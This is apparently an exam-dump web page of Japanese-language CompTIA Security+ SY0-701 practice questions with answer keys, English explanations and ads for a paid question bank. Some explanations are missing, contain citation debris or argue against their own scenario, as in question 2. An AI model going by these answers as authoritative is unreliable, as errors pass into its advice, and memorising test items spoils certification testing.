

CompTIA.SY0-701-JPN.v2026-10-19.q398

試験コード：	SY0-701-JPN
試験名称：	CompTIA Security+ Certification Exam (SY0-701日本語版)
認証ベンダー：	CompTIA
無料問題の数：	398
バージョン：	v2026-10-19
ページの閲覧量：	109
問題集の閲覧量：	4682

<https://www.jpnsiken.com/shiken/CompTIA.SY0-701-JPN.v2026-10-19.q398.html>

質問: 1

プログラム マネージャーは、契約社員が会社のコンピュータを月曜日から金曜日の午前 9 時から午後 5 時までしか使用できないようにしたいと考えています。このアクセス制御を最も効果的に実施するには、次のうちどれが適切でしょうか。

- A. すべての契約社員のGPOを作成し、時間帯によるログイン制限を設定する
- B. 契約社員に対する裁量アクセスポリシーの作成とルールベースのアクセス設定
- C. OAuth サーバーを実装し、契約社員に最小限の権限を設定する
- D. 契約社員の認証サーバーへのフェデレーションによるSAMLの実装

正解: ([正解を表示します](#))

The most appropriate method is to use a Group Policy Object (GPO) with time-of-day restrictions (A). This is a native capability in Windows environments that allows administrators to control when users are allowed to log into domain-joined systems.

This aligns with Domain 3.1: Given a scenario, apply identity and access management (IAM) concepts, especially under "Access controls (e.g., time-based restrictions, GPOs, least privilege)." Reference: CompTIA Security+ SY0-701 Objectives, Domain 3.1 - "Access controls: Time-based restrictions, GPO."

質問: 2

セキュリティアナリストは、大量の従業員の認証情報が盗まれ、ダークウェブで販売されていることを発見しました。アナリストは調査を行い、一部の時間給従業員の認証情報が侵害されたものの、正社員の認証情報は影響を受けていないことを発見しました。

ほとんどの従業員は、建物内にいる間に、ネットワークに接続されたキオスク端末を使用して出退勤を記録していました。しかし、帰宅後に退勤記録を取った従業員もいました。認証情報が盗まれたのは、建物内にいる間に出勤・退勤を記録した従業員のみでした。各キオスクは異なるフロアに設置されており、業務機能ごとに環境をセグメント化しているため、複数のルーターが設置されています。

時間給従業員は、acmetimekeeping.comというウェブサイトを使用して出勤・退勤を記録する必要があります。このウェブサイトはインターネットからアクセスできます。このセキュリティ侵害の原因として最も可能性が高いのは次のうちどれですか？

- A. 時刻管理ウェブサイトに対してブルートフォース攻撃が行われ、一般的なパスワードがスキャンされました。
- B. 悪意のある人物が、サイト上のパッチ未適用の脆弱性を利用して悪意のあるコードで時間管理 Web サイトを侵害し、資格情報を盗みました。
- C. 内部DNSサーバーが改ざんされ、acmetimekeeping.comを悪意のあるドメインにリダイレクトして認証情報を傍受し、それを実際のサイトに渡していました。
- D. ARP ポイズニングが建物内のマシンに影響を与え、キオスクが送信されたすべての資格情報のコピーをマシンに送信しました。

正解: ([正解を表示します](#))

The scenario suggests that only the employees who used the kiosks inside the building had their credentials compromised. Since the time-keeping website is accessible from the internet, it is possible that a malicious actor exploited an unpatched vulnerability in the site, allowing them to inject malicious code that captured the credentials of those who logged in from the kiosks. This is a common attack vector for stealing credentials from web applications.

References =

CompTIA Security+ SY0-701 Course Content: The course discusses web application vulnerabilities and how attackers can exploit them to steal credentials.

質問: 3

次のどの制御タイプが SIEM ツールからのアラートを表していますか？

- A. 予防的
- B. 修正
- C. 補償
- D. 探偵

正解: [\(正解を表示します\)](#)

Alerts generated by SIEM (Security Information and Event Management) tools are detective controls, as they identify and notify about suspicious activities but do not prevent or correct the events themselves.

Preventive controls stop incidents before they occur, corrective controls remediate issues, and compensating controls are alternatives used when primary controls aren't feasible.

Detective controls are foundational in Security Operations for incident detection and response#6:Chapter 14†CompTIA Security+ Study Guide#.

質問: 4

SCAPが組織にもたらすメリットを説明しているのは、次のうちどれですか？

- A. 確立されたベースラインの一部として定義された構成により、組織は十分にテストされたセキュリティソリューションを迅速かつ容易に導入できます。
- B. 統合されたレポートレイアウトにより、技術者はインシデント対応を上級意思決定者に伝えやすくなります。
- C. 脆弱性スキャンとレポートの共通フォーマットにより、異なるベンダーのセキュリティツール間の相互運用性が向上します。
- D. 国際基準を厳格に遵守することで、セキュリティ侵害が発生した場合の組織全体のコストとリスクが軽減されます。

正解: **C** ([コメントを发表する](#))

The best answer is C. The common format for vulnerability scanning and reporting enables greater interoperability between security tools from different vendors.

SCAP (Security Content Automation Protocol) is a standardized framework that helps security tools use common methods for expressing, measuring, and reporting security issues such as vulnerabilities, misconfigurations, and compliance results. One of its biggest benefits is interoperability across tools from different vendors.

Because SCAP uses standardized formats and naming conventions, organizations can more easily:

share scan results

compare findings across platforms

automate vulnerability and compliance checks

integrate multiple security products

Why the other options are incorrect:

A). The configurations defined as part of established baselines allow organizations to deploy well-tested security solutions quickly and easily. Baselines are important, but this answer is too general and does not capture the main benefit of SCAP.

B). The consolidated reporting layout makes it easier for technicians to communicate incident response to senior decision-makers. SCAP is not primarily about incident response reporting to executives.

D). The strict compliance to international standards reduces overall cost and risk to organizations when a security breach occurs. This is too broad and not the clearest explanation of what SCAP actually provides.

From the SY0-701 perspective, SCAP is valuable because it supports standardized vulnerability and configuration assessment and improves tool interoperability. Therefore, C is the correct answer.

質問: 5

侵入テスターがハイパーバイザープラットフォームへの不正アクセスに成功しました。以下の脆弱性のうち、最も悪用された可能性が高いのはどれですか？

A. クロスサイトスクリプティング

B. SQLインジェクション

C. 競合状態

D. VMエスケープ

正解: ([正解を表示します](#))

VM escape is a vulnerability where an attacker breaks out of a virtual machine guest environment to access the host hypervisor, gaining control over other guests or the host system itself.

Cross-site scripting (A) and SQL injection (B) are application-layer attacks. Race condition (C) is a timing- related vulnerability.

VM escape is a critical threat in virtualized environments discussed under Threats and Vulnerabilities in SY0-701#6:Chapter 2†CompTIA Security+ Study Guide#.

質問: 6

許容使用ポリシーは、次のセキュリティ制御タイプのうちどれを最もよく表していますか？

A. 探偵

B. 補償

C. 修正

D. 予防的

正解: ([正解を表示します](#))

An acceptable use policy (AUP) is a set of rules that govern how users can access and use a corporate network or the internet. The AUP helps companies minimize their exposure to cyber security threats and limit other risks. The AUP also serves as a notice to users about what they are not allowed to do and protects the company against misuse of their network. Users usually have to acknowledge that they understand and agree to the rules before accessing the network¹.

An AUP best represents a preventive security control type, because it aims to deter or stop potential security incidents from occurring in the first place. A preventive control is proactive and anticipates possible threats and vulnerabilities, and implements measures to prevent them from exploiting or harming the system or the data. A preventive control can be physical, technical, or administrative in nature².

Some examples of preventive controls are:

Locks, fences, or guards that prevent unauthorized physical access to a facility or a device
Firewalls, antivirus software, or encryption that prevent unauthorized logical access to a network or a system
Policies, procedures, or training that prevent unauthorized or inappropriate actions or behaviors

by users or employees An AUP is an example of an administrative preventive control, because it defines the policies and procedures that users must follow to ensure the security and proper use of the network and the IT resources. An AUP can prevent users from engaging in activities that could compromise the security, performance, or availability of the network or the system, such as:

Downloading or installing unauthorized or malicious software

Accessing or sharing sensitive or confidential information without authorization or encryption Using the network or the system for personal, illegal, or unethical purposes Bypassing or disabling security controls or mechanisms Connecting unsecured or unapproved devices to the network By enforcing an AUP, a company can prevent or reduce the likelihood of security breaches, data loss, legal liability, or reputational damage caused by user actions or inactions³.

References = 1: How to Create an Acceptable Use Policy - CoreTech, 2: [Security Control Types: Preventive, Detective, Corrective, and Compensating], 3: Why You Need A Corporate Acceptable Use Policy - CompTIA

質問: 7

新しい脆弱性が公開されたときに、セキュリティアナリストが組織全体のリスクを正確に測定できるようにするには、次のどれが役立ちますか？

- A. すべてのハードウェアとソフトウェアの完全なインベントリ
- B. システム分類のドキュメント
- C. システム所有者とその部門のリスト
- D. サードパーティのリスク評価ドキュメント

正解: ([正解を表示します](#))

A full inventory of all hardware and software is essential for measuring the overall risk to an organization when a new vulnerability is disclosed, because it allows the security analyst to identify which systems are affected by the vulnerability and prioritize the remediation efforts. Without a full inventory, the security analyst may miss some vulnerable systems or waste time and resources on irrelevant ones. Documentation of system classifications, a list of system owners and their departments, and third-party risk assessment documentation are all useful for risk management, but they are not sufficient to measure the impact of a new vulnerability. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 1221; Risk Assessment and Analysis Methods: Qualitative and Quantitative³

質問: 8

データベース サーバーによってアクティブに処理されているデータに適用されるデータ状態は次のどれですか。

- A. ハッシュ化中
- B. 輸送中
- C. 使用中
- D. 休止中

正解: ([正解を表示します](#))

質問: 9

IT マネージャーは、ヘルプ デスク ソフトウェアの管理者コンソールにアクセスできるのは IT マネージャーとヘルプ デスク リーダーのみであることをヘルプ デスク スタッフ全体に通知します。IT マネージャーが設定しているセキュリティ手法は次のどれですか。

- A. 強化
- B. 従業員の監視
- C. 構成の強制
- D. 最小権限

正解: **D** ([コメントを发表する](#))

The principle of least privilege is a security concept that limits access to resources to the minimum level needed for a user, a program, or a device to perform a legitimate function. It is a cybersecurity best practice that protects high-value data and assets from compromise or insider threat. Least privilege can be applied to different abstraction layers of a computing environment, such as processes, systems, or connected devices.

However, it is rarely implemented in practice.

In this scenario, the IT manager is setting up the principle of least privilege by restricting access to the administrator console of the help desk software to only two authorized users: the IT manager and the help desk lead. This way, the IT manager can prevent unauthorized or accidental changes to the software configuration, data, or functionality by other help desk staff. The other help desk staff will only have access to the normal user interface of the software, which is sufficient for them to perform their job functions.

The other options are not correct. Hardening is the process of securing a system by reducing its surface of vulnerability, such as by removing unnecessary software, changing default passwords, or disabling unnecessary services. Employee monitoring is the surveillance of workers' activity, such as by tracking web browsing, application use, keystrokes, or screenshots. Configuration enforcement is the process of ensuring that a system adheres to a predefined set of security settings, such as by applying a patch, a policy, or a template.

References =

https://en.wikipedia.org/wiki/Principle_of_least_privilege

https://en.wikipedia.org/wiki/Principle_of_least_privilege

質問: **10**

セキュリティ管理者は、会社のソーシャルエンジニアリング対策研修が効果的かどうかを判断したいと考えています。このタスクを完了するために、管理者は次のうちどれを行うべきでしょうか？

- A. ハニーポットを設定します。
- B. アンケートを送信します。
- C. フォーカスグループを設定する。
- D. フィッシングキャンペーンを実施する。

正解: **D** ([コメントを发表する](#))

The best answer is D. Conduct a phishing campaign.

To measure whether social engineering awareness training is effective, the best method is to run a simulated phishing campaign. This allows the organization to test employee behavior in a realistic but controlled way.

The administrator can track who clicks suspicious links, opens attachments, submits credentials, or reports the email appropriately.

This is a practical and measurable way to evaluate training outcomes because it provides real performance data rather than opinions or assumptions.

Why the other options are incorrect:

- A). Set up a honeypot. A honeypot is used to attract attackers or detect malicious activity, not to test employee awareness of social engineering.
- B). Send out a survey. A survey may show how confident employees feel, but it does not objectively measure whether they can identify and resist real phishing attempts.
- C). Set up a focus group. A focus group can gather feedback, but it is not the best method for testing actual security behavior.

From the SY0-701 perspective, user awareness training effectiveness is best measured through simulated phishing exercises and similar practical assessments.

質問: **11**

次のどれが、エクスプロイトがオペレーティング システムによって検出されないことを可能にしますか？

- A. ファームウェアの脆弱性
- B. メモリインジェクション
- C. サイドローディング
- D. 暗号化されたペイロード

正解: ([正解を表示します](#))

質問: 12

セキュリティアナリストは、会社のグループポリシーの導入後、ワークステーションの脆弱性が増加していることに気づきました。アナリストがワークステーション上で発見する可能性が高い脆弱性の種類は次のうちどれですか。

- A. 設定ミス
- B. ゼロデイ
- C. 悪意のあるアップデート
- D. サプライチェーン

正解: ([正解を表示します](#))

Group policies can inadvertently introduce misconfigurations, such as enabling insecure settings or failing to disable legacy protocols, increasing vulnerabilities.

Zero-day (B) are previously unknown vulnerabilities, malicious updates (C) are attacker-controlled, and supply chain (D) risks come from third-party components.

Misconfiguration vulnerabilities are commonly introduced during changes and are emphasized in Security Operations#6:Chapter 14†CompTIA Security + Study Guide#.

質問: 13

ある企業が複数の国の顧客の個人データを処理しています。グローバルなプライバシー規制への法的遵守を維持するために、次のうちどれが最も重要な措置でしょうか？

- A. すべての顧客データを暗号化されたローカルサーバーに保存します
- B. 契約書を審査するためのデータプライバシー責任者の雇用
- C. 第三者ベンダーとの間でデータ保護契約(DPA)が締結されていることを確認する
- D. すべてのエンドポイントで強力なパスワードとファイアウォールを使用する

正解: ([正解を表示します](#))

The best answer is C. Ensuring DPAs are in place with third-party vendors.

When a company handles personal data across multiple countries, one of the most important legal and regulatory requirements is ensuring that any third parties processing that data are contractually bound to protect it appropriately. A DPA (Data Processing Agreement) defines how a vendor may collect, process, store, share, and protect personal data. This is a key requirement in many privacy frameworks and regulations.

This matters because organizations are often still responsible for customer data even when a third-party provider handles it. A DPA helps establish:
the roles and responsibilities of each party

the legal basis and limits for data processing

security and privacy obligations

breach notification expectations

cross-border data handling requirements

Why the other options are incorrect:

A). Storing all customer data on encrypted local servers Encryption is important, but this alone does not ensure compliance with international privacy laws. Legal compliance involves governance, lawful processing, third- party handling, and contractual obligations.

B). Hiring a data privacy officer to review contracts A privacy officer may be helpful or required in some situations, but simply hiring one is not as directly critical as having the actual data processing agreements in place.

D). Using strong passwords and firewalls on all endpoints These are valuable security controls, but they are not sufficient for legal compliance with global privacy regulations.

From a Security+ perspective, privacy compliance often involves third-party risk management, contractual controls, and lawful data handling, making DPAs the most critical answer here.

質問: 14

次のどれが、データベースの誤った構成を悪用しようとする試みに関係していますか？

- A. バッファオーバーフロー
- B. SQLインジェクション
- C. VMエスケープ
- D. メモリインジェクション

正解: ([正解を表示します](#))

SQL injection is a type of attack that exploits a database misconfiguration or a flaw in the application code that interacts with the database. An attacker can inject malicious SQL statements into the user input fields or the URL parameters that are sent to the database server. These statements can then execute unauthorized commands, such as reading, modifying, deleting, or creating data, or even taking over the database server. SQL injection can compromise the confidentiality, integrity, and availability of the data and the system. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 215 1

質問: 15

管理者は、ユーザーが勤務時間外にリモートでログインし、大量のデータを個人のデバイスにコピーしたという通知を受けました。ユーザーのアクティビティを最もよく表すものはどれですか？

- A. 侵入テスト
- B. フィッシング キャンペーン
- C. 外部監査
- D. 内部脅威

正解: ([正解を表示します](#))

An insider threat is a security risk that originates from within the organization, such as an employee, contractor, or business partner, who has authorized access to the organization's data and systems. An insider threat can be malicious, such as stealing, leaking, or sabotaging sensitive data, or unintentional, such as falling victim to phishing or social engineering. An insider threat can cause significant damage to the organization's reputation, finances, operations, and legal compliance. The user's activity of logging in remotely after hours and copying large amounts of data to a personal device is an example of a malicious insider threat, as it violates the organization's security policies and compromises the confidentiality and integrity of the data. References = Insider Threats - CompTIA Security+ SY0-701: 3.2, video at 0:00; CompTIA Security+ SY0-701 Certification Study Guide, page 133.

質問: 16

一方向データ変換アルゴリズムを使用する前に、複雑さをさらに追加するために使用されるのは次のどれですか。

- A. キーストレッチ
- B. データマスキング
- C. ステガノグラフィー
- D. ソルティング

正解: ([正解を表示します](#))

Salting is the process of adding extra random data to a password or other data before applying a one-way data transformation algorithm, such as a hash function. Salting increases the complexity and randomness of the input data, making it harder for attackers to guess or crack the original data using precomputed tables or brute force methods. Salting also helps prevent identical passwords from producing identical hash values, which could reveal the passwords to attackers who have access to the hashed data. Salting is commonly used to protect passwords stored in databases or transmitted over networks. References = Passwords technical overview Encryption, hashing, salting - what's the difference?

Salt (cryptography)

有効的な**SY0-701-JPN**問題集はJPNTTest.com提供され、**SY0-701-JPN**試験に合格することに役に立ちます！JPNTTest.comは今最新**SY0-701-JPN**試験問題集を提供します。JPNTTest.com SY0-701-JPN試験問題集はもう更新されました。ここで**SY0-701-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、<https://www.jpntest.com/shiken/SY0-701-JPN-mondaishu> **909**問、**30%ディスカウント**、特別な割引コード: **JPNshiken**」

質問: 17

エンジニアが別のチームに異動したため、以前のチームの共有フォルダにはアクセスできるものの、新しいチームの共有フォルダにはアクセスできなくなりました。チケットを開いた後、エンジニアはアカウントが新しいグループに移動されていないことに気づきました。アクセスできない原因として最も可能性が高いのは、以下のアクセス制御のどれですか？

- A. 最小権限
- B. ロールベース
- C. 時刻
- D. 任意

正解: ([正解を表示します](#))

質問: 18

企業のインフラストラクチャの重要な部分であるレガシー システムを置き換えることができない場合、主に考慮すべき事項は次のどれですか。

- A. 単一障害点
- B. リソースのプロビジョニング
- C. 複雑さ
- D. コスト

正解: **A** ([コメントを发表する](#))

質問: 19

セキュリティ意識向上プログラムのトレーニング カリキュラム プランを策定する際に、最も重要な要素は次のどれですか (2 つ選択)。

- A. 組織が顧客とコミュニケーションをとるチャネル
- B. 倫理違反の報告メカニズム

- C. 組織が活動する業界に基づく脅威ベクトル
- D. 全従業員に対する安全なソフトウェア開発トレーニング
- E. トレーニングイベントの頻度と期間
- F. フィッシングシミュレーションに失敗した個人に対する再訓練の要件

正解: [\(正解を表示します\)](#)

A training curriculum plan for a security awareness program should address the following factors:

The threat vectors based on the industry in which the organization operates. This will help the employees to understand the specific risks and challenges that their organization faces, and how to protect themselves and the organization from cyberattacks. For example, a healthcare organization may face different threat vectors than a financial organization, such as ransomware, data breaches, or medical device hacking¹.

The cadence and duration of training events. This will help the employees to retain the information and skills they learn, and to keep up with the changing security landscape. The training events should be frequent enough to reinforce the key concepts and behaviors, but not too long or too short to lose the attention or interest of the employees. For example, a security awareness program may include monthly newsletters, quarterly webinars, annual workshops, or periodic quizzes².

References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 2, page 34; CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 2, page 55.

質問: 20

侵入テスト担当者が建物の警報システムのセキュリティをテストしています。どのような種類の侵入テストが行われていますか？

- A. 物理
- B. 防御
- C. 統合
- D. 連続

正解: A ([コメントを發表する](#))

Testing the security of a building 's alarm system falls under physical penetration testing. According to Security+ SY0-701, physical penetration tests evaluate the effectiveness of physical security controls such as locks, alarms, cameras, sensors, badge readers, and access control points. These tests simulate real-world attempts to bypass or disable physical protections.

Defensive testing (B) refers to defensive security operations, not pen testing scope. Integrated testing (C) relates to combined system evaluations but is not a standard pen testing category. Continuous testing (D) refers to ongoing automated tests, not physical alarm evaluation.

Thus, the correct answer is A: Physical.

質問: 21

金融業界で機密データを隠すために最もよく使用されるソリューションは次のどれですか？

- A. トークン化
- B. ハッシュ
- C. 塩漬
- D. ステガノグラフィー

正解: A ([コメントを發表する](#))

Tokenization is widely used in the financial industry to mask sensitive information such as credit card numbers, bank account details, or payment tokens. Tokenization replaces sensitive data with harmless surrogate values (tokens) that maintain format and usability but reveal nothing if intercepted.

Security+ SY0-701 highlights tokenization as a preferred method for PCI-DSS-regulated environments because:

It reduces exposure of actual sensitive data

It lowers compliance scope

Tokens can be mapped back to real data only through a secure token vault It prevents attackers from accessing meaningful information Hashing (B) is one-way and cannot be reversed, making it unsuitable for financial transactions that require retrieving original values. Salting (C) enhances password hashing security but does not mask data.

Steganography (D) hides data inside images or media files, not used for structured data protection.

Thus, the correct answer is A: Tokenization.

質問: 22

さまざまな会社の関係者が集まり、オフショア オフィスに影響を及ぼすセキュリティ侵害が発生した場合の役割と責任について話し合います。これは次のどれに該当しますか。

A. テーブルトップ演習

B. 侵入テスト

C. 地理的分散

D. インシデント対応

正解: ([正解を表示します](#))

Detailed Explanation:

A tabletop exercise is a discussion-based activity where stakeholders simulate a security breach scenario to identify gaps in response plans and clarify roles and responsibilities. Reference: CompTIA Security+ SY0-

701 Study Guide, Domain 5: Security Program Management, Section: "Incident Response Planning and Exercises".

質問: 23

ある会社で、ノートパソコンの盗難によりデータ損失が発生しました。今後同様の事態を防ぐため、セキュリティアナリストは、盗難や紛失が発生した場合でも会社のノートパソコン上のすべてのデータが安全に保たれるよう、拡張性の高いソリューションを導入する必要があります。アナリストは次に何をすべきでしょうか？

A. 各デバイスごとにHSMを設定し、リカバリキーを一元的に保存します。

B. 管理者アカウントの安全なパスワードローテーションを保証するためにLAPSを実装します。

C. MDMプラットフォームを使用してデバイスを管理し、セキュリティ構成を強制します。

D. 各ノートパソコンのBIOSでセキュアエンクレープが正しく初期化されていることを確認してください。

正解: ([正解を表示します](#))

The best answer is C. Use an MDM platform to manage the devices and force security configurations.

The question asks for a scalable solution to protect data on company laptops if they are stolen or lost. An MDM (Mobile Device Management) platform is the best choice because it allows centralized administration of many endpoints and can enforce security controls across all laptops, such as:

full-disk encryption requirements

screen lock policies

remote wipe capabilities

compliance checks

device configuration enforcement

This makes MDM the most scalable and manageable approach for protecting a fleet of laptops.

Why the other options are incorrect:

A). Configure the HSM for each device and store recovery keys centrally. This is not the most practical or scalable answer for standard laptops, and HSMs are not typically configured individually this way for endpoint theft prevention.

B). Implement LAPS to ensure secure password rotation for administrative accounts. LAPS helps secure local administrator passwords, but it does not directly protect data at rest on a stolen laptop.

D). Ensure that each laptop has the secure enclave properly initialized in the BIOS. Hardware-based protections can help, but this is not the best broad, centrally managed, scalable control compared with MDM-enforced policies.

From a Security+ perspective, the main protection against data loss from stolen laptops is usually centralized device management with enforced encryption and security controls, making C the best answer.

質問: 24

様々なプライバシー規則および規制に基づき、ユーザーは自身に関するすべてのデータの削除を要求する権利を有します。これは以下のように呼ばれます。

- A. 忘れられる権利
- B. 証明と承認
- C. データ保持
- D. 情報の削除

正解: ([正解を表示します](#))

The right to be forgotten refers to an individual's legal right, under regulations such as GDPR, to request the deletion of all personal data held about them by an organization. This gives individuals control over their digital footprint and privacy.

Reference:

CompTIA Security+ SY0-701 Official Study Guide, Domain 5.4: "The right to be forgotten is a privacy right allowing individuals to request deletion of their personal data." Exam Objectives 5.4: "Given a scenario, implement data security and privacy practices."

質問: 25

入力フィールドを使用して、データを表示または操作できるコマンドを実行できるようにするのは次のどれですか。

- A. クロスサイトスクリプティング
- B. サイドローディング
- C. バッファオーバーフロー
- D. SQLインジェクション

正解: ([正解を表示します](#))

= SQL injection is a type of attack that enables the use of an input field to run commands that can view or manipulate data in a database. SQL stands for Structured Query Language, which is a language used to communicate with databases. By injecting malicious SQL statements into an input field, an attacker can bypass authentication, access sensitive information, modify or delete data, or execute commands on the server. SQL injection is one of the most common and dangerous web application vulnerabilities. References = CompTIA Security+ Study Guide with over 500 Practice Test Questions: Exam SY0-701, 9th Edition, Chapter 5, page 195. CompTIA Security+ SY0-701 Exam Objectives, Domain 1.1, page 8.

質問: 26

ある企業は、次のような方法でシステムのセキュリティを確保することを計画しています。

ユーザーが企業のメールで機密データを送信するのを防ぐ

潜在的に有害なウェブサイトへのアクセスを制限する

会社が設定すべき機能は次のうちどれですか? (2 つ選択してください)。

- A. ウイルス対策シグネチャ
- B. DLPソフトウェア
- C. ファイル整合性監視
- D. DNSフィルタリング
- E. ステートフルファイアウォール
- F. ガードラル

正解: ([正解を表示します](#))

質問: 27

ある企業では、廃棄したシステムをリサイクルに出す前にハードドライブを安全に消去することを義務付けています。このポリシーを最もよく表しているのは次のどれですか。

- A. 列挙
- B. サニタイズ
- C. 破壊
- D. インベントリ

正解: ([正解を表示します](#))

Sanitization is the process of removing sensitive data from a storage device or a system before it is disposed of or reused. Sanitization can be done by using software tools or hardware devices that overwrite the data with random patterns or zeros, making it unrecoverable. Sanitization is different from destruction, which is the physical damage of the storage device to render it unusable. Sanitization is also different from enumeration, which is the identification of network resources or devices, and inventory, which is the tracking of assets and their locations. The policy of securely wiping hard drives before sending decommissioned systems to recycling is an example of sanitization, as it ensures that no confidential data can be retrieved from the recycled devices. References = Secure Data Destruction - SY0-601 CompTIA Security+ : 2.7, video at 1:00; CompTIA Security+ SY0-701 Certification Study Guide, page 387.

質問: 28

フォレンジックエンジニアは、侵害の根本原因がSQLインジェクション攻撃であると判断しました。脅威アクターが使用したコマンドを特定するために、エンジニアは次のうちどれを確認する必要がありますか？

- A. メタデータ
- B. アプリケーションログ
- C. システムログ
- D. Netflow ログ

正解: ([正解を表示します](#))

To identify the exact command or input used during a SQL injection attack, the application log (B) is the most relevant. It records inputs, errors, and processing activities within the application layer.

Under Domain 2.1, CompTIA emphasizes reviewing application logs to detect indicators of malicious activity, including web application attacks like SQL injection.

Reference: CompTIA Security+ SY0-701 Objectives, Domain 2.1 - "Indicators of malicious activity: SQL injection; review application logs."

質問: 29

セキュリティ担当者が会社のネットワークの脆弱性評価を完了し、いくつかの脆弱性を発見しました。運用チームがそれを修正します。次に行うべきことはどれですか？

- A. 監査を実施します。
- B. 侵入テストを開始します。
- C. ネットワークを再スキャンします。
- D. レポートを送信します。

正解: ([正解を表示します](#))

After completing a vulnerability assessment and remediating the identified vulnerabilities, the next step is to rescan the network to verify that the vulnerabilities have been successfully fixed and no new vulnerabilities have been introduced. A vulnerability assessment is a process of identifying and evaluating the weaknesses and exposures in a network, system, or application that could be exploited by attackers. A vulnerability assessment typically involves using automated tools, such as scanners, to scan the network and generate a report of the findings. The report may include information such as the severity, impact, and remediation of the vulnerabilities. The operations team is responsible for applying the appropriate patches, updates, or configurations to address the vulnerabilities and reduce the risk to the network. A rescan is necessary to confirm that the remediation actions have been effective and that the network is secure.

Conducting an audit, initiating a penetration test, or submitting a report are not the next steps after completing a vulnerability assessment and remediating the vulnerabilities. An audit is a process of reviewing and verifying the compliance of the network with the established policies, standards, and regulations. An audit may be performed by internal or external auditors, and it may use the results of the vulnerability assessment as part of the evidence. However, an audit is not a mandatory step after a vulnerability assessment, and it does not validate the effectiveness of the remediation actions.

A penetration test is a process of simulating a real-world attack on the network to test the security defenses and identify any gaps or weaknesses. A penetration test may use the results of the vulnerability assessment as a starting point, but it goes beyond scanning and involves exploiting the vulnerabilities to gain access or cause damage. A penetration test may be performed after a vulnerability assessment, but only with the proper authorization, scope, and rules of engagement. A penetration test is not a substitute for a rescan, as it does not verify that the vulnerabilities have been fixed.

Submitting a report is a step that is done after the vulnerability assessment, but before the remediation. The report is a document that summarizes the findings and recommendations of the vulnerability assessment, and it is used to communicate the results to the stakeholders and the operations team. The report may also include a follow-up plan and a timeline for the remediation actions. However, submitting a report is not the final step after the remediation, as it does not confirm that the network is secure.

References = CompTIA Security+ SY0-701 Certification Study Guide, page 372-375; Professor Messer's CompTIA SY0-701 Security+ Training Course, video 4.1 - Vulnerability Scanning, 0:00 - 8:00.

質問: 30

法医学的証拠の保存と取り扱いに関する記録の方法を最もよく表しているのは、次のうちどれですか？

- A. 証拠の取得
- B. 電子情報開示
- C. 保管管理記録
- D. 法医学卓上演習

正解: ([正解を表示します](#))

The best answer is C. Chain of custody.

Chain of custody is the documented process used to track forensic evidence from the moment it is collected until it is presented, stored, transferred, or disposed of. It records:

who handled the evidence

when it was handled

where it was stored

how it was transferred

how its integrity was preserved

This is critical to ensure the evidence remains credible and admissible.

Why the other options are incorrect:

A). Acquisition of evidence Acquisition refers to collecting or imaging evidence, but it does not specifically cover the full documentation of handling over time.

B). E-discovery E-discovery relates to identifying and producing electronically stored information for legal matters, not specifically preserving forensic handling records.

D). Forensic tabletop exercises These are discussion-based practice activities, not evidence handling procedures.

From a Security+ perspective, preserving and documenting forensic evidence handling is the definition of chain of custody.

質問: 31

ある組織は、コールドサイトに十分なストレージとコンピューターがないことに気づきました。この障害の原因として最も可能性が高いのは次のどれですか？

A. キャパシティプランニング

B. 負荷分散

C. バックアップ

D. プラットフォームの多様性

正解: ([正解を表示します](#))

A cold site is a backup facility that provides basic power, space, and environmental controls but does not include hardware or preconfigured systems. It is the organization's responsibility to ensure the site has adequate storage, servers, and equipment staged or available for rapid procurement.

If the cold site "does not have enough storage and computers," the cause is a failure in capacity planning (A).

CompTIA Security+ SY0-701 highlights the need for organizations to determine:

Required compute capacity

Storage needs

Network bandwidth

Expected recovery workload

Hardware replacement timelines

Load balancing (B) distributes traffic; it has nothing to do with cold-site readiness. Backups (C) store data, not physical resources. Platform diversity (D) refers to using multiple technologies to reduce systemic risk.

The issue is specifically the lack of resources, which directly reflects inadequate capacity planning. Therefore, A is the correct answer.

有効的な**SY0-701-JPN**問題集はJPNTTest.com提供され、**SY0-701-JPN**試験に合格することに役に立ちます！JPNTTest.comは今最新**SY0-701-JPN**試験問題集を提供します。JPNTTest.com SY0-701-JPN試験問題集はもう更新されました。ここで**SY0-701-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、<https://www.jpntest.com/shiken/SY0-701-JPN-mondaishu> **909**問、**30%ディスカウント**、特別な割引コード: **JPNshiken**」

質問: **32**

システム管理者は、研究開発部門がさまざまな会社関連のサービスやシステムにアクセスする際に会社のVPNを使用していないことに気付きました。次のシナリオのどれがこのアクティビティを説明していますか？

- A. シャドーIT
- B. データの流出
- C. スパイ活動
- D. 国家攻撃

正解: **A** ([コメントを発表する](#))

質問: **33**

次の定義のうち、ログ関連の概念を最もよく説明しているものはどれですか？

- A. システムコンポーネントのログファイルを分析しています
- B. システム内で発生するイベントを記録する
- C. 複数のソースからの関連ログを1つの場所にまとめる
- D. 悪意のある活動のパターンを識別するための終了処理データの検索

正解: ([正解を表示します](#))

質問: **34**

最高セキュリティ責任者 (CSO)が、インターネットから単一のVLANへの受信SMBおよびRDPを許可するリクエストを承認しました。このアクティビティの最も可能性の高い説明はどれですか？

- A. 会社は新しいファイル共有サイトを構築しました。
- B. 組織は侵入テストの準備をしています。
- C. セキュリティ チームは SASE プラットフォームと統合しています。
- D. セキュリティ チームがハニーネットを作成しました。

正解: **D** ([コメントを発表する](#))

Allowing risky protocols like SMB and RDP from the internet to a controlled VLAN is commonly done to create a honeynet, a deliberately vulnerable network environment used to attract attackers and study their behaviors without risking production systems.

Building a file-sharing site (A) or preparing for a pentest (B) typically wouldn ' t require exposing SMB and RDP broadly. SASE integration (C) focuses on cloud security access and doesn ' t involve opening such protocols indiscriminately.

Honeynets are described as a deception technology in the Security Architecture domain#6:Chapter 9†CompTIA Security+ Study Guide#.

質問: **35**

次のどのタイプの脆弱性が、隣接するホストにアクセスするためにシステムを攻撃することを伴うのでしょうか？

- A. VMエスケープ

- B. サイドローディング
- C. リモートコード実行
- D. リソース枯渇

正解: ([正解を表示します](#))

VM escape allows an attacker to break out of a virtual machine to access the hypervisor or other adjacent virtual machines on the same host, effectively moving laterally to adjacent systems.

Side loading (B) involves loading malicious code in place of legitimate components. Remote code execution (C) allows running arbitrary code remotely. Resource exhaustion (D) causes denial of service by overusing resources.

